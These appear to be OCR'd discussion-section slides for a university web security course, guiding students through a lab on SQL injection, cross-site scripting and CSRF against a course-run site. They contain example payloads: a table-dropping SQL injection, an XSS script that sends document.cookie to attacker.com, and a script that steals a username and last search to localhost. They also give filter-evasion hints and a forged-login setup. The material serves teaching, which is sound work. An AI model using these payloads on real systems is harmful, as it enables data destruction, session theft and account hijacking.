CSE 127
Discussion 3


Logistics

Due : 2/10 Tue 11:59PM

Total Points: 20 (+ 4 optional extra credit)

Make sure to follow the submission guidelines **properly** .

Part 1: SQL Injection review



Part 1: SQL Injection example


```
$sql = " SELECT id FROM users WHERE username = '$login' ";

$rs = $db->executeQuery($sql);
```

Malicious input: '; drop table users --

SELECT id FROM users WHERE username = '; drop table users -- '

Part 1: SQL Injection

Provide inputs to the target login form that successfully log you in as the user “victim”



1.0 No defenses


Think about how will the input from the form be translated to an SQL command to the DB.

SELECT * FROM USERS WHERE USERNAME = 'victim' AND PASSWORD = '...'

Hint :

- Review lecture slides!
- Inline comment require space after **--**
- Can also use # to comment

SQL injection submission



You have to copy : username=victim&password=xxxxxx into **sql_x.txt**

1.1 Simple escaping

The server replace single quotes (') in the inputs by two single quotes.

Why won't the solution for 1.0 work for this target?

```
$sql = " SELECT id FROM users WHERE username = '$login' ";
```

```
SELECT id FROM users WHERE username = ' " ;malicious code --  '
```

```
$rs = $db->executeQuery($sql);
```

1.1 Simple escaping

The server replace single quotes (') in the inputs by two single quotes.

Hint :

- Write out the final SQL query after escaping (Don’t guess - write it)
- Can you make the server ignore a single quote?
- Make the server take single quotes as a normal character not as SQL control syntax

Part 2: Cross-site Scripting (XSS) review

- Similar to SQLi, we are injecting code into trusted websites
- But this time your malicious code gets executed in the victim's browser!

https://google.com/search?q=apple

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for apple</h1>
  </body>
</html>
```

Part 2: Cross-site Scripting (XSS) review

- Similar to SQLi, we are injecting code into trusted websites
- But this time your malicious code gets executed in the victim's browser!

https://google.com/search?q=<script>alert("hello world")</script>

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <script>alert("hello world")</script></h1>
  </body>
</html>
```


Part 2: Cross-site Scripting (XSS) review

- Similar to SQLi, we are injecting code into trusted websites
- But this time your malicious code gets executed in the victim's browser!

```
https://google.com/search?
    q=<script>window.open(http://attacker.com? ... document.cookie ...)</script>
```

Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for
      <script>window.open(http://attacker.com? ...
            cookie=document.cookie ...)</script></h1>
  </body>
</html>
```


Attacker
1
Attacker sends script-injected link to victim (e.g. email scam)
Victim
2
Victim clicks on link and requests legitimate website
3
Victim's browser loads legitimate site, but also executes malicious script
Website
4
Malicious script sends victim's private data to attacker
10101011010101
10010101001010
11010101010101
101010101010

Part 2: Cross-site Scripting (XSS)

Construct a URL when loaded in the victim's browser, correctly executes the specified payload

Write a script that:

- Steal the username and the most recent search the real user
- Send a GET request sending the username and last search : http://localhost:31337/?stolen_user=username&last_search=last_search
-

XSS Sample

https://bungle.sysnet.ucsd.edu/

<script>alert('XSS')</script>

Decoder : https://meyerweb.com/eric/tools/dencoder/

Add it to : https://bungle.sysnet.ucsd.edu/search?xssdefense=x&q=

So : https://bungle.sysnet.ucsd.edu/search?xssdefense=x&q=%3Cscript%3Ealert(%27XSS%27)%3C%2Fscript%3E%0A

Part 2: Cross-site Scripting (XSS)

Hint :

- Play around with simple injection
- First send a sample GET request to localhost
- Then learn how to get elements in DOM with javascript
  - To get the username and last search
- Access elements _after_ the page gets loaded
  - document.ready
  - window.onload
  - Anything else you want to use

Output in localhost

```
~/Downloads
❯ python3 xss_server.py
Serving HTTP on :: port 31337 (http://[::]:31337/) ...
::1 - - [12/Nov/2022 16:27:43] code 501, message Unsupported method ('OPTIONS')
::1 - - [12/Nov/2022 16:27:43] "OPTIONS /?stolen_user=karthikkarthik&last_search=tomatoes HTTP/1.1" 501 -
::1 - - [12/Nov/2022 16:27:43] "GET /?stolen_user=karthikkarthik&last_search=tomatoes HTTP/1.1" 200 -
```

Defenses: hints

Link : https://bungle.sysnet.ucsd.edu/search?xssdefense=0

- **No defences** : Any script can be run
- **2.1 Remove “script”** : All occurences of “script” is removed
  - Think of a trick that have script even after script gets removed?
- **2.2 Remove several tags** : All the tags in the python script are removed
  - Don’t use these tags/similar trick as 2.1
- **2.3 Remove some punctuation** : The punctuation marks : ;'\" are removed
  - Don’t use these punctuations
  - Encode the whole thing?
- https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html


XSS submission

URL:
https://bungle.sysnet.ucsd.edu/search?q=%3Cscript%3Ealert%28%27XSS%27%29%3C%2Fscript%3E

Payload:

```
<script>
    alert('XSS')
</script>
```

Part 3: Cross-site Request Forgery (CSRF) review



Part 3: Cross-site Request Forgery (CSRF)

Goal: Login to Bungle with attacker's account in a user's browser

Our attack:

- Victim is logged out of Bungle so that they see "Not logged in." when visiting bungle.
- Victim opens **csrf_0.html** or **csrf_1.html**
  - The page should be blank
  - Should not redirect to bungle. (victim might get suspicious!)
- Victim goes to Bungle again (or refresh), and they are "Logged in as attacker"!
  - We can see everything they search

Cross-site Request Forgery (CSRF)

Compose a html file that:

- Make a POST request to https://bungle.sysnet.ucsd.edu/login
- With username, password.
- With csrf_token (only for 3.1)

If the server validates the POST request, the cookie of an active session will be set

Later when you go to Bungle again, the browser will send the cookie (effectively logged in as attacker)

How to make a request:

- jQuery
- JavaScript
- HTML <form> + JavaScript

Defense

Part 3.0:

- No CSRF defense, Highest XSS defense
- The server doesn't check who is making the POST request

Part 3.1:

- Random token added for CSRF defence
- But no XSS defense!
  - How can u take advantage of this?
  - Use javascript injection to get the token
  - Think about <iframe>

3.1 Token validation

- When the server generates the legit login <form> for Bungle, a random token is inserted into the form.
- When the server receives a POST request, it checks if the token matches the one generated before.
- Due to SOP, csrf_0.html and csrf_1.html cannot see the token embedded in the Bungle page.
- What if you can run your code on Bungle page thru XSS?
  - Then u can access it in document.cookies!

csrfdefense=0

```
▼<form action="./login" method="post" class="form-inline">
   <p>Log in or create an account.</p>
```

csrfdefense=1

```
▼<form action="./login" method="post" class="form-inline">
   <input type="hidden" name="csrf_token" value="f5c2d73e87519d671a2f4db6e703a950">
   <p>Log in or create an account.</p>
```

CSRF Submission

- csrf_0.html
- csrf_1.html
- csrf_2.html (extra credit)
- Don’t hardcode random tokens
- When open the HTML files in browser, the page should be blank
- Doesn’t work on some versions of firefox
    - Use Chrome

Thank you!